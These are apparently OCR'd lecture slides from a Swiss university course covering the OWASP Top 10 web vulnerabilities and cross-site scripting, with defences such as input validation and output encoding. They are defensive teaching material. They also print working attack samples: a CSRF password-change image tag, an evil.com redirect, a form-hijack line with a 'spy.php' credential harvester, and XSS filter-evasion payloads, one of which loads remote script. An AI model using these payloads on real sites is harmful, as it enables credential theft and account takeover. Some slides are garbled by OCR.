Berner Fachhochschule
Haute école spécialisée bernoise
Bern University of Applied Sciences

Advanced Web Technology
7) OWASP Top 10 Vulnerabilities & Cross Site Scripting

Emmanuel Benoist

Computer Science Division

Web Security: Most Dangerous Vulnerabilities

- Security for Web Applications?
  Specificities of Web Applications
- Top 10 vulnerabilities
- Vulnerabilities vs. Attacks
- Conclusion

Security for Web Applications?

Introduction:Web Application Security?

- **What is a web Application?**
- **What is dangerous?**
- **We will see some vulnerabilities (the 10 most frequent)**

Web Applications

- **Pure HTML web sites**
  - Do not exist any more!
- **Scripting languages**
  - PERL / PHP / ASP
  - Easy to learn
  - Perfect for small projects
  - Not designed for Multi-tier applications
- **.NET / J2EE**
  - Based on a script language (ASP / JSP)
  - Allows the use of strong OO-Programming languages
  - Design of large applications (multi-tier) easy

Risks for Web Applications?

- **For the system:**
  - Integrity of the System
  - Reputation of the system
  - Service interrupted
  - Total destruction of the system
  - ...
- **For the user**
  - Identity Theft
  - Privacy Breach
  - Loss of Money
  - Account Destruction or Modifications
  - Destruction of one's system (PC)

Specificities of Web Applicatio

Specificities of Web Applications

- **Available from anywhere in the world**
  - Attackers may be worldwide
- **Based on specific protocols**
  - Mostly HTTP and HTTPS (and also streaming)
  - Well known and defined
  - Restrict the access points
- **Client - Server**
  - Programmer writes code for both sides
  - Should protect the server,
  - Client can execute what it wants.

Top 10 vulnerabilities

OWASP Top 10

- **Presents the 10 most critical web application security risks**
  - Produced by the Open Web Application Security Project (OWASP)
  - Available on line `www.owasp.org`
  - Updated in 2013
- **Not Exhaustive**
  - hundreds of other issues occure in Web Security
  - But it is foccused on the most critical ones

OWASP Top 10

Version 2013

- **A1 - Injection**
- **A2 - Broken Authentication and Session Management**
- **A3 - Cross-Site Scripting (XSS)**
- **A4 - Insecure Direct Object References**
- **A5 - Security Misconfiguration**
- **A6 - Sensitive Data Exposure**
- **A7 - Missing function level access control**
- **A8 - Cross-Site Request Forgery (CSRF)**
- **A9 - Using components with known vulnerabilities**
- **A10 - Unvalidated Redirects and Forwards**

A1 - Injection

- **User Supplied Data sent to an interpreter**
  - SQL injection
  - Interpreter injection (Shell, XML, . . .)
- **Attacker tricks the interpreter into executing unintended commands**
  - Can control the Database
  - Can execute commands on the server

A2 - Broken Authentication and Session Management

- **Account credentials and sessions tokens are often not properly protected**
  - A third can access to one's account
  - Attacker compromise password, keys or authentication token
- **Risks**
  - Undermine authorization and accountability controls
  - cause privacy violation
  - Identity Theft
- **Method of attack: use weaknesses in authentication mechanism**
  - Logout
  - Password Management
  - Timeout
  - Remember me
  - ...

A3 - Cross Site Scripting - XSS

- **If the web site allows uncontrolled content to be supplied by users**
  - User can write content in a Guest-book or Forum
  - User can introduce malicious code in the content
- **Example of malicious code**
  - Modification of the Document Object Model - DOM (change some links, add some buttons)
  - Send personal information to thirds (javascript can send cookies to other sites)

A4 - Insecure Direct Object Reference

- **Occurs when developer uses HTTP parameter to refer to internal object**
  - For instance `http://mysite.com/program.php?lang=fr`
  - And in the program:

    ```
    require_once($_REQUEST['lang']."lang.php");
    ```
- **Can also access to other accounts**
  - For instance `http://mysite.com/program.php?page=124`
  - It may be possible to change the page ID. The rights to see the page have to be tested.

A5 - Security Misconfiguration

- **Process for keeping software up-to-date**
  - OS
  - Web /App Server
  - DBMS
- **Is everything unnecessary disabled?**
  - ports, services, pages, accounts, priviledges
- **Are default account passwords changed or disabled**
  - Before the first connection to the net
- **Is your error handling set to prevent informative messages**
  - Stack traces
  - SQL errors
- **Are the security settings in your development frameworks understood and configured properly**
  - Struts, JSF, Spring, ASP.NET
  - Libraries
- **Repeatable process is required**

A5 - Security Misconfiguration (Cont.)

- **Application relies on a framework (JSF, Struts, Spring)**
  - A flow is found in the framework
  - An update is released
  - You don't install the update
  - Attackers will used the known vulnerability
- **The application has a default admin page with default pwd**
  - You forget to remove the tool and to change the pwd
  - Attack logs in using default value
- **Directory listing is not disabled**
  - Attacker can browse directories and find any file.
  - He downloads Java .class files and uncompile them, then knows your code.
- **Access to "configuration" files not properly restricted**
  - Read the database configuration in a "password.inc" file in PHP

A6 - Sensitive Data Exposure

- **Give access to unprotected data**
  - Sensitive data should appropriately be protected
  - Encryption and hashing of sensitive data is a MUST
- **Crypto should be taken seriousely**
  - No encryption (including no TLS) is a big risk
  - Encryption needs to store data securely
- **Example1: Credit Card numbers stored in a Data Base**
  - Stored encrypted automatically by the DataBase
  - Can be retreived by SQL only
  - *Vulnerable to SQL injection*
  - **Solution:** store using a public key, only backend program knows the private key to retreive information
- **Example 2: No SSL/TLS encryption after the login**
  - Cookies of the user can be stollen, and reused for session hijaking
  - **Solution:** Use TLS for all your interactions with authenticated users. And force cookies just to be sent to `https` site.

A6 - Sensitive Data Exposure (Cont.)

- **Example 3: Password hashed without a salt**
  - Hashed password data can be stollen (sql injection or file upload flaw)
  - Hashes can be compared with precalculated hashes (rainbow tables)
- **Protection**
  - Encrypt all sentitive data anytime (even inside your internal network)
  - Discard sensitive data ASAP
  - Use strong standard algorithms and keys
  - Disable autocomplete for sensitive data and caching of pages containing sensitive data

A7 - Missing Function Level Access Control

- **Users can access private information**
  - Anonymous users access private pages
  - Regular users access privileged functions or data
- **sensitive functionalities:**
  - Some site just prevent the display of links or URL's to unauthorized users
  - Attackers can access directly the URL's
  - They gain access to protected areas
- **Examples of Hidden addresses**
  - `/admin/adduser.php` should only appear in the admin home page,
  - But if it is not protected, any user can access it.

A7 - Missing Function Level Access Control (Cont.)

- **Code that evaluates privileges on the client rather than on the server**
  - Privilege tested in Javascript
  - Accesses to a hidden address
  - But attacker can see the code and find the address
- **A logged-in user accessing data from another user**
  - Priviledges are tested for functions
  - But not for data
- **Solutions:**
  - Define precisely roles and their rights
  - For each page test the rights of the user
  - For each data, test the rights to access the data

A8 - Cross Site Request Forgery - CSRF

- **Forces a logged on victim's browser to send a pre-authenticated request to a vulnerable web application**
  - The victim is logged on a system
  - The attacker has changed the content of the page
  - For instance : Has added a javascript command / or changed an image
  - This new command forces the browser (with the user rights) to access a resource
  - For instance `logout` or `change password`
- **The attacker receives the same strength than the User has**
  - He can do everything that the user can

A8 - Cross Site Request Forgery (Cont.)

- **Example**
  - We have a page `changepassword.php` which accepts the parameter: `newpassword=****`
  - If the attacker adds the following image in the page

    ```
    <img src="changepassword.php?newpassword=1234">
    ```

  - The password of the user may be changed!!!
- **This attack can be done from another server**
  - The image can point to any URL

```
<img src="http://www.mysite.com/changepwd.php?newpwd=1234">
```

  - Provided that the use has a running session, the browser will do as asked.

A9 - Using components with known vulnerabilities

- **Normal programs use softwares and libraries**
  - Server
  - Framework libraries
  - JavaScript library
- **Exploits are well known**
  - Can be exploited by automatied tools
  - Expends the threat agent pool (script kidies for instance)
- **Example 1: Apache CXF Authentication Bypass**
  - Falling to provide an identity tocken: invoke any web service with full permition
- **Example 2: Spring Remote Code Execution**
  - Abuse of EL language: execute arbitrary code

A10 - Unvalidated Redirects and Forwards

- **If your program contains redirects (or forwards)**
  - If the URL contains a parameter value
  - Verify that the parameter is well tested.
- **Possible Attacks**
  - The application has a page called “redirect.php” which takes a parameter “url”.
  - The attacker can trick the user to be redirected to an evil page: `http://www.example.com/redirect.php?url=evil.com`
  - This can be used for fishing or install malware.

Vulnerabilities vs. Attacks

Vulnerabilities vs. Attacks

- **We have presented vulnerabilities of Web Applications**
  - The application AS IS offers entry points to some attacks
  - It is a way to see what is to protect
- **Attacks**
  - Often combine many vulnerabilities
  - Work also at the level of consequences

Example of Attacks

- **Phishing**
  - Attract user on a web site while he think he is somewhere else
  - Combines Cross Site Scripting
  - Wear or non-existent authentication or authorization checks
- **Privacy Violation**
  Is the result of:
  - poor validation
  - poor business rule
  - weak authorization checks
- **Identity Theft**
- **System compromise, data alteration, or data destruction**

Security vs. Privacy Protection

- **Protecting web sites**
  - Produces a lot of logs
  - Log file analysis => Attacker detection
- **Protection of Legitimate Users privacy**
  - EU directive on Data Protection protects the privacy of citizens
  - It may be illegal to log that much data
- **Trade-off : What should be stored?**
  - Define a privacy policy
  - Encrypt the log files
  - Authorize only a restricted number of persons to access the logs
  - Destroy logs after some time (according to your data retention policy).

Conclusion

Conclusion

- **Web Security belongs to security**
  - Encryption,
  - Testing of inputs
  - Teaching of users
- **It is somehow different**
  - Restricted entrypoint port 80 (may be more easy to protect)
  - Open infrastructure (anybody can visit and attack)
  - International Architecture
  - No control on the client

Cross Site Scripting - XSS

- Presentation: Inject Javascript in a Page
- Javascript for manipulating the DOM
- XSS Factsheets
- Countermeasures

Presentation: Inject Javascript Page

Cross Site Scripting - XSS

- **If the web site allows uncontrolled content to be supplied by users**
  - User can write content in a Guest-book or Forum
  - User can introduce malicious code in the content
- **Example of malicious code**
  - Modification of the Document Object Model - DOM (change some links, add some buttons)
  - Send personal information to thirds (javascript can send cookies to other sites)

modus Operandi

- **Attacker Executes Script on the Victim's machine**
  - Is usually Javascript
  - Can be any script language supported by the victim's browser
- **Three types of Cross Site Scripting**
  - *Reflected*
  - *Stored*
  - *DOM injection*

Reflected XSS

- **The easiest exploit**
- **A page will reflect user supplied data directly back to the user**

```
echo $_REQUEST['userinput'];
```

- **So when the user types:**

```
<script type="text/javascript">
alert("Hello World");
</script>
```

- **He receives an alert in his browser**
- **Danger**
  - If the URL (containing GET parameters) is delivered by a third to the victim
  - The Victim will access a modified page
  - SSL certificate and security warning are OK!!!

Stored XSS

- **Hostile Data is taken and stored**
  - In a file
  - In a Database
  - or in any other backend system
- **Then Data is sent back to any visitor of the web site**
- **Risk when large number of users can see unfiltered content**
  - Very dangerous for Content Management Systems (CMS)
  - Blogs
  - forums

DOM Based XSS

- **Document Object Model**
  - The document is represented using a tree
  - The tree is rooted with the `document` node
  - Each tag and text is part of the tree
- **XSS Modifies the Document Object Model (DOM)**
  - Javascript can manipulate all the document
  - It can create new nodes,
  - Remove existing nodes
  - Change the content of some nodes

Real XSS are a mix of the three types

- **To be efficient an attacker has to combine the types**
  - Attacker logs on the system
  - types his malicious content
  - content is stored on the server (often in a Database)
  - When the user visits the site his dom is manipulated
- **Target:**
  - Send information to another site
  - or another part of the site

Javascript for manipulating the


Javascript for manipulating the DOM

Document Object Model

HTML is converted into a tree

```
<html><body>
  <div id="header">
      <h1>Title of the page</h1>
  </div>
  <div id="menu">
    <ul id="menu-list">
      <li class="menuitem">
          <a href="index.php?id=1">One</a>
      </li>
      <li class="menuitem"><a href="index.php?id=2">Two</a></li>
      <li class="menuitem"><a href="index.php?id=3">Three</a></li↘
      →>
    </ul>
  </div>
  <div id="content">
    <p> Hello World </p>
  </div>
 </div>
</body></html>
```

Document Object Model (Cont.)



Javascript can manipulate the DOM

- **Create a new node and insert it in the tree**

```
var newli = document.createElement("li");
var newtxtli = document.createTextNode("Four");
newli.appendChild(newtxtli);
document.getElementById("menu-list").appendChild(newli↘
→);
```

- **Delete a node**

```
firstchild = document.getElementById("menu-list").↘
→firstChild;
document.getElementById("menu-list").removeChild(↘
→firstchild);
```

- **Modify a node**

```
document.getElementById("addbutton").onclick=↘
→otherFunction;
```

Spy the content of a form

Spy remains unnoticed by the user

- **Suppose a page contains such a form**

```
<form action="login.php" method="POST" id="login-form">
  Username <input type="text" name="username">,
  Password <input type="password" name="password">
</form>
```

- **If the following Javascript is injected in the page**

```
document.getElementById("login-form").action="spy.php";
```

- **And the `spy.php` looks like:**

```
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
// Save data in a Data base or a file
$newURL = "http://www.mysite.de/login.php";
$newURL .= "?username=$username&password=$password"
header("location: $newURL");
```

AJAX

Asynchronous Javascript and XML

- **Javascript is used for interacting with the client**
  - Client receive the page from the server
  - Javascript handles events,
  - reacts to key down, value changed, mouse-over, etc.
- **Javascript establishes an asynchronous communication with the server**
  - Creates a XMLHTTPRequest object
  - Sends a request to the server (without refreshing the page)
  - Modifies the page according to the data received from the server

Connect another server

- **"Same Origin Policy" prevents from connecting another server**
  - Browser is configured to connect only one site
  - It can also connect to other sites in the same domain or subdomain
  - Javascript is allowed only to send XMLHTTPRequest object to the server of the page
- **Attacker wants to receive information elsewhere:**
  - Modify the DOM to insert a new file
  - Create a request that contains the information
  - If the file contains JavaScript, a communication is possible!!!

XSS Factsheets

Testing Strategy

Suppress any javascript in posts

- **Test is post contains a javascript instruction**
  - Quite Hard, can be hidden.
- **Examples of javascript instructions**
  - Javascript in `<script>` tag (the normal way)

    <script type="text/javascript">
    // Here comes the script
    </script>

  - Or from an external file [1]

    <SCRIPT SRC=http://*ha.ckers.org/xss.js*></*SCRIPT*>

  - Javascript as eventhandler

    Test 1

  - Javascript as URL

    Test 3

[1] Source: `http://ha.ckers.org/xss.html`

Examples of tests[2]

- **The following XSS scripts can be inserted in pages, to test if the protection is in order:**
- Display a alert with XSS

  ’’;!−−”<XSS>=&{()}

- Loads the file `xss.js` on the corresponding server

  <SCRIPT SRC=http://*ha.ckers.org/xss.js*></*SCRIPT*>

- The false image loads a javascript

  <IMG SRC=”javascript:alert(’XSS’);”>

[2]Source: `http://ha.ckers.org/xss.html`

Examples of tests (Cont.)

- The same instruction using UTF-8 encoding

  <IMG SRC=&#↘
  →*106;avascrip&*
  →

- Adding some extra brackets will allow to circumvent some testers

  <<SCRIPT>alert("XSS");//<</*SCRIPT*>

- Don't use the javascript instruction

  <BODY ONLOAD=alert('XSS')>

- Use the Meta tag

  <META HTTP−EQUIV="refresh" CONTENT="0;
  URL=http://;URL=javascript:alert('XSS');">

Countermeasures

Protection
Combination of

- **Whitelist validation of all incoming data**
  - Allows the detection of attacks
- **Appropriate encoding of all output data.**
  - prevents any successful script injection from running in the browser

Input Validation

- **Use Standard input validation mechanism**
  - Validate length, type, syntax and business rules
- **Use the "Accept known good" validation**
  - Reject invalid input
  - Do not attempt to sanitize potentially hostile data
  - Do not forget that error messages might also include invalid data


Strong Output Encoding

- **Ensure that all user-supplied data is appropriately entity encoded before rendering**
  - HTML or XML depending on output mechanism
  - means `<script>` is encoded `&lt;script&gt;`
  - Encode all characters other than a very limited subset
- **Set the character encoding for each page you output**
  - specify the character encoding (e.g. `ISO 8859-1` or `UTF 8`)
  - Do not allow attacker to choose this for your users

Language Specific recommendations

- **Java**
  - Use Struts or JSF output validation and output mechanisms
  - Or use the JSTL `escapeXML="true"` attribute in `<c:out ...>`
  - Do not use `<%= %>`
- **.NET: use the Microsoft Anti-XSS Library**
- **PHP: Ensure Output is passed through `htmlentities()` or `htmlspecialchars()`**
  - You can also use the ESAPI library developped by OWASP
  - Content is first validated
  - Then it is `canonicalize()`d to be stored
  - The output is then encoded using: `encodeForHTML()`, `encodeForHTMLAttribute()` or `encodeForJavascript()` functions (depending on the use).

Decoding / Encoding Untrusted Data[3]



[3]Source: Javadoc documentation of the ESAPI package

Conclusion: Cross Site Scripting

- **Attacker injects input in a page**
  - Stored data in pages where many users can send input: CMS, Guestbook, etc.
  - Or Reflecting-XSS in a field that is displayed to the user.
- **Javascript takes control of the Victim's browser**
  - Can manipulate the Document Object Model (modify the page)
  - Can send information to a third server
- **Countermeasures**
  - Validation of input (rejection of anything that could be invalid)
  - Encoding of output.

References

- **OWASP Top 10 - 2013**
  `http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`
- **A Guide for Building Secure Web Applications and Web Services**
  `http://www.owasp.org/index.php/Category:OWASP_Guide_Project`
- **XSS (Cross Site Scripting) Cheat Sheet**
  `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`